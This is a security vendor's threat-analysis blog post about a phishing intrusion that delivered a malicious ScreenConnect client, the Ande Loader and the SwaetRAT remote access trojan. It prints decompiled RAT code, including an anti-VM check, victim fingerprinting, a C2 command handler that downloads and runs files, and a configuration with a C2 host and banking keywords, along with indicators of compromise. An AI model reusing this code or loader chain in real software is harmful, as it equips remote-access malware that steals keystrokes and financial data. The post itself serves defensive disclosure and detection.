PhantomControl returns with Ande Loader and SwaetRAT

By eSentire Threat Response Unit (TRU)

Archived: 2026-04-05 14:12:06 UTC

Adversaries don't work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire's Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

Here's the latest from our TRU Team…

In November 2023, eSentire's Threat Response Unit observed an incident involving the PhantomControl threat actor(s). Based on the logs, we assess with high confidence that the initial infection vector was a phishing email.

The user was redirected to a malicious website serving ScreenConnect client from receipt-view.blogspot[.]com. Tracing the download source, we stumbled on a compromised website hosting a malicious ScreenConnect client (MD5: 412e11d3ff7659c7d05194cc5e0e1f32) as shown in Figures 1-2.




Figure 1: Compromised website serving malicious ScreenConnect client (1)




Figure 2: Opendir: compromised website serving malicious ScreenConnect client (2)

Upon running the ScreenConnect client, the infected machine established the connection to *legal-advocate.screenconnect[.]com*, which is the threat actor's controlled ScreenConnect instance.

The instance domain resolves to 147.75.81[.]214, which was observed to be used previously by PhantomControl threat actor(s).

Approximately 9 minutes after launching ScreenConnect, the threat actor(s) dropped File_Vbs.vbs (MD5: 91570b30470e0375c62972a268fcaee7) file under *Documents\ConnectWiseControl\Temp*.

Ande Loader Analysis

The VBS script contains garbage strings that conceal the malicious code. Upon cleaning up the script, we see a reference to paste[.]ee domain as shown in Figure 3.

The VBS script sends an HTTP GET request to the URL, then it checks if the response status is 200. If the response is 200, it stores the response text in a variable named "response".

The script then executes the content of the variable using the *Execute* statement.

Figure 3: Reference to paste[.]ee domain

The VBS script retrieved from paste[.]ee contained garbled data and reversed strings. After some cleanup, it transformed into the reversed base64-encoded obfuscated PowerShell snippet (Figure 4).




Figure 4: Snippet of the script retrieved from paste[.]ee and the clean-up PowerShell script

Further deobfuscating the PowerShell script (Figure 5), we can try to break down what the script does:

1. The script sets the URL of an image, creates a WebClient object, and downloads the data from the URL as a byte array.
2. The byte array of the image is converted into a UTF-8 encoded string.
3. The script looks for specific start and end flags in the converted text, indicating the presence of Base64 encoded content.
4. The decoded bytes are loaded as a .NET assembly.
5. The script retrieves a type named *Fiber.Home* from the loaded assembly. It then invokes a method named *VAI* on this type, passing several parameters to it.




Figure 5: Deobfuscated PowerShell script

Upon retrieving the base64-encoded data from the downloaded image Figure 6), we obtain the .NET binary payload, which we dubbed as Ande Loader (MD5: 92fc4d4a1f6cad69ab11484e74815b50) based on the previous method name used in the previous loaders (MD5: 48b6064beec687fc110145cf7a19640d). The Yara rule on Ande Loader can be access here.

We have observed Ande Loader used previously by the Blind Eagle threat actors specifically focused on delivering RATs to Latin American countries.




Figure 6: Content of the retrieved image

From Ande Loader, we can see 7 parameters are being passed to the method *VAI* (Figure 7).




Figure 7: Parameters passed to "VAI" method

The first parameter contains the link to another paste[.]ee which contains a reversed base64-encoded blob (Figure 8).

Figure 8: Reversed base64-encoded blob

The decoded base64-encoded blob is a core payload which we dubbed as SwaetRAT based on the group name/ID (Figure 18). The core payload gets injected into RegAsm.exe via process hollowing (T1055.012), as shown in Figure 9 via *Fiber.Class1* class.




Figure 9: Injection of the core payload via process hollowing

The second parameter is null, which means no AntiVM option was enabled. The AntiVM feature would check for processes that contain “vmtoolsd” or “VBoxService” (Figure 10).

```
public static void CheckForVirtualMachine()
{
    Process[] processes = Process.GetProcesses();
    int num = 0;
    for (;;)
    {
        int num2;
        Process process;
        switch (num)
        {
        case 0:
            num2 = 0;
            num = 1;
            continue;
        case 1:
            break;
        case 2:
        {
            bool flag = process.ProcessName.Contains("vmtoolsd") || process.ProcessName.Contains("VBoxService");
            num = 3;
            continue;
        }
        case 3:
        {
            bool flag;
            if (flag)
            {
                AntiVm.MyClose();
                num = 4;
                continue;
            }
            goto IL_85;
        }
```

Figure 10: AntiVM feature

The third parameter is “2” which makes the binary check for the presence of the initial VBS payload named “VbsName” under *C:\ProgramData* folder on the infected machine via switch-case structures.

If the file doesn’t exist, it proceeds with creating a persistence via Startup (T1547.001) with the shortcut file named “LnkName” as shown in Figure 11.

Figure 11: Creating persistence via Startup

SwaetRAT Analysis

SwaetRAT (MD5: d6d29037517bb1d8202efbf39534df7a) is a 32-bit RAT written in .NET. Like other RATs, SwaetRAT has keylogging capabilities. The logged keystrokes are recorded and saved under *%TEMP%/Log.tmp* file (Figure 12).

Figure 12: Keylogging feature

The RAT enters an infinite loop with the pause of 2 seconds for each iteration and looks for mentions of Paypal and Binance in the Log.tmp file and if found, it appends *"Banking Found: "* and sends it over to C2 (Figure 13).

Figure 13: Looking for specific strings in the Log.tmp file

Within *Info* method, the RAT collects system information (Figure 14).


It constructs this string by concatenating several pieces of data, separated by a delimiter defined in *Settings.Splitter*, which is “<Remote>”.

The information includes:

- A fixed string “info”.
- The unique ID of the system. We will talk about the ID generation algorithm later in the article.
- The current user’s username (Environment.UserName).
- Information about the operating system.
- Whether the operating system is 32-bit or 64-bit, determined by Environment.Is64BitOperatingSystem.
- Antivirus information obtained from a method call to Helper.Antivirus().
- A group identifier or categorization from Settings.Group (“SWAET_NOVEMBER”).
- The result of a User Account Control (UAC) status check from Helper.UAC(), indicating whether the current user has administrative privileges.

The UAC Method checks if the current user has administrative privileges. It attempts to create a *WindowsPrincipal* object for the current user *WindowsIdentity.GetCurrent()* and then checks if this user is in the role of *WindowsBuiltInRole.Administrator*.

If the user has administrative privileges, it returns true; otherwise, false.



```
// Token: 0x0600001D RID: 29 RVA: 0x00002854 File Offset: 0x00000A54
public static object Info()
{
    ComputerInfo computerInfo = new ComputerInfo();
    return string.Concat(new string[]
    {
        "info",
        Settings.Splitter,
        Settings.ID,
        Settings.Splitter,
        Environment.UserName,
        Settings.Splitter,
        computerInfo.OSFullName.Replace("Microsoft", null),
        Environment.OSVersion.ServicePack.Replace("Service Pack", "SP") + " ",
        Environment.Is64BitOperatingSystem.ToString().Replace("False", "32bit").Replace("True", "64bit"),
        Settings.Splitter,
        Helper.Antivirus(),
        Settings.Splitter,
        Settings.Group,
        Settings.Splitter,
        Helper.UAC().ToString()
    });
}
```

```
internal sealed class Helper
{
    // Token: 0x06000043 RID: 67 RVA: 0x00003B64 File Offset: 0x00001D64
    public static bool UAC()
    {
        bool flag;
        try
        {
            flag = new WindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole(WindowsBuiltInRole.Administrator);
        }
        catch (Exception ex)
        {
            flag = false;
        }
        return flag;
    }
```


Figure 14: Info method

An example of the traffic for the SwaetRAT is shown in Figure 15.

Figure 15: Traffic capture

The ID generation algorithm is as follows:

- The *Hash* method collects various pieces of system information, including the number of processors, the current user's name, the machine name, the operating system version, and the total size of the system's primary drive.
- The collected information is concatenated into a single string.
- The concatenated string is passed to the *GetHashT* method, which uses the MD5 hashing algorithm to generate a hash value from this string.
- The hash is converted into a hexadecimal string. This string is then truncated to the first 20 characters and converted to uppercase, forming the final ID.



```
public static string Hash()
{
    string text;
    try
    {
        text = Helper.GetHashT(string.Concat(new object[]
        {
            Environment.ProcessorCount,
            Environment.UserName,
            Environment.MachineName,
            Environment.OSVersion,
            new DriveInfo(Path.GetPathRoot(Environment.SystemDirectory)).TotalSize
        }));
    }
    catch (Exception ex)
    {
        text = "Err HWID";
    }
    return text;
}
```

```
// Token: 0x0600004F RID: 79 RVA: 0x00004078 File Offset: 0x00002278
public static string GetHashT(string strToHash)
{
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    byte[] array = Encoding.ASCII.GetBytes(strToHash);
    array = md5CryptoServiceProvider.ComputeHash(array);
    StringBuilder stringBuilder = new StringBuilder();
    foreach (byte b in array)
    {
        stringBuilder.Append(b.ToString("x2"));
    }
    return stringBuilder.ToString().Substring(0, 20).ToUpper();
}
```

Figure 16: ID generation algorithm

ReadPacket class (Figure 17) is responsible for command parsing from C2. It receives the data, which is converted to a string and split into parts using a delimiter.

Based on the first element of the array (text), it determines what action to perform. Several commands are handled:

- **"pong":** gets a "pong" response back from the server from “ping” messages. Possibly used for connection status checking.
- **"Sendfile":** Executes RunDisk method, which writes and executes a PowerShell file from received data.
- **"Memory":** Executes the Memory method, which loads and executes an assembly from the given byte array in-memory.
- **"Web":** Downloads a file from a URL and executes it.
- **"Close":** Disconnects the TCP socket and exits the application.
- **"Restart":** Restarts the application.
- **"Uninstall":** uninstall the RAT via the batch script.

- **"$Cap":** Captures a screenshot and sends it back to the server in a base64-encoeded and GZIP-compressed format.
- **"RemoteDesktop":** Sends back the screen size information.
- **"RD+":** Captures live screen data.
- **"DeskDrop":** Writes a file to the desktop from received data that is base64-encoded and GZIP-compressed.
- **"UAC":** Attempts to elevate privileges if not running as administrator.
- **"OfflineGet":** Sends the content of a log file to the server.

```
public class ReadPacket
{
    // Token: 0x06000024 RID: 36 RVA: 0x00002A24 File Offset: 0x00000C24
    public static void Read(byte[] data)
    {
        try
        {
            string[] array = Strings.Split(Helper.BS(data), Settings.Splitter, -1, CompareMethod.Binary);
            string text = array[0];
            if (Operators.CompareString(text, "pong", false) == 0)
            {
                SocketClient.ActivatePong = false;
                SocketClient.Send("pong" + Settings.Splitter + Conversions.ToString(SocketClient.Interval));
                SocketClient.Interval = 0;
            }
            else if (Operators.CompareString(text, "Sendfile", false) == 0)
            {
                ReadPacket.RunDisk(array[2], Helper.Decompress(Convert.FromBase64String(array[1])));
            }
            else if (Operators.CompareString(text, "Memory", false) == 0)
            {
                ReadPacket.Memory(Helper.Decompress(Convert.FromBase64String(array[1])));
            }
            else if (Operators.CompareString(text, "Web", false) == 0)
            {
                string text2 = Path.Combine(Path.GetTempPath(), Helper.GetRandomString(6) + array[1]);
                try
                {
                    ServicePointManager.Expect100Continue = true;
                    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
                    ServicePointManager.DefaultConnectionLimit = 9999;
                }
                catch (Exception ex)
                {
                }
                WebClient webClient = new WebClient();
                webClient.DownloadFile(array[2], text2);
                Process.Start(text2);
            }
            else if (Operators.CompareString(text, "Close", false) == 0)
            {
                SocketClient.TcpSocket.Disconnect(false);
                Environment.Exit(0);
            }
```

Figure 17: ReadPacket class

SwaetRAT creates the mutex “qVnqcuDNS5fGFGb”, which is defined under the *Settings* class in the configuration (Figure 18). If the mutex already exists, the process exits.

```
// Token: 0x02000007 RID: 7
public class Settings
{
    // Token: 0x04000006 RID: 6
    public static string IP = "dns-govv.ink";

    // Token: 0x04000007 RID: 7
    public static int Port = Conversions.ToInteger("2023");

    // Token: 0x04000008 RID: 8
    public static string Splitter = "<Remote>";

    // Token: 0x04000009 RID: 9
    public static string Group = "SWAET_NOVEMBER";

    // Token: 0x0400000A RID: 10
    public static string Mutex = "qVnqcuDNS5fGFGb";

    // Token: 0x0400000B RID: 11
    public static int Sleep = 5;

    // Token: 0x0400000C RID: 12
    public static string ID = Helper.Hash();

    // Token: 0x0400000D RID: 13
    public static string LoggerPath = Interaction.Environ("temp") + "\\Log.tmp";

    // Token: 0x0400000E RID: 14
    public static string Banking = "Paypal,Binance";
}
```

Figure 18: SwaetRAT configuration

A Yara rule on SwaetRAT can be accessed here.

What did we do?

Our team of 24/7 SOC Cyber Analysts isolated the affected host and notified the client of suspicious activities.

What can you learn from this TRU Positive?

- The use of ScreenConnect, a legitimate remote access tool, by the PhantomControl threat actors underscores the trend of threat actors leveraging legitimate software for malicious activities.
- The final payload loader from Ande Loader is dubbed as SwaetRAT. The creation of persistence via startup folders and the use of process hollowing techniques shows how the RAT tries to maintain its presence on infected systems.
- The RAT's capabilities include monitoring for specific keywords (like PayPal and Binance), exfiltrating the data, and retrieving additional payloads via various commands.

Recommendations from our Threat Response Unit (TRU):

Protecting against malware requires a multi-layered defense approach to defend endpoints from malware and detect or block unauthorized login activity against applications and remote access services. Therefore, we recommend:

- Protect endpoints against malware:

    - Ensure antivirus signatures are up-to-date.
    - Use a Next-Gen AV (NGAV) or Endpoint Detection and Response (EDR) product to detect and contain threats.
- Encouraging good cybersecurity hygiene among your users by using Phishing and Security Awareness Training (PSAT) when downloading software from the Internet.

Indicators Of Compromise

Name	Indicator
Initial website serving as a redirector	receipt-view.blogspot[.]com
Compromised URL	jewelrycleaningmachine[.]com
ScreenConnect	412e11d3ff7659c7d05194cc5e0e1f32
ScreenConnect URL	legal-advocate.screenconnect[.]com
ScreenConnect IP	147.75.81[.]214
File_Vbs.vbs	91570b30470e0375c62972a268fcaee7
Ande Loader	92fc4d4a1f6cad69ab11484e74815b50
SwaetRAT	d6d29037517bb1d8202efbf39534df7a
SwaetRAT C2	dns-govv[.]ink
URL hosting SwaetRAT binary	paste[.]ee/d/k7m1f/0

URL hosting Ande Loader	uploaddeimagens.com[.]br/images/004/666/676/original/vbs.jpg?1700182879

References

- https://www.esentire.com/blog/operation-phantomcontrol
- https://github.com/RussianPanda95/Yara-Rules/blob/main/AndeLoader/ande_loader.yar
- https://github.com/RussianPanda95/Yara-Rules/blob/main/SwaetRAT/swaetrat.yar

To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

GET STARTED

ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.

Source: https://www.esentire.com/blog/phantomcontrol-returns-with-ande-loader-and-swaetrat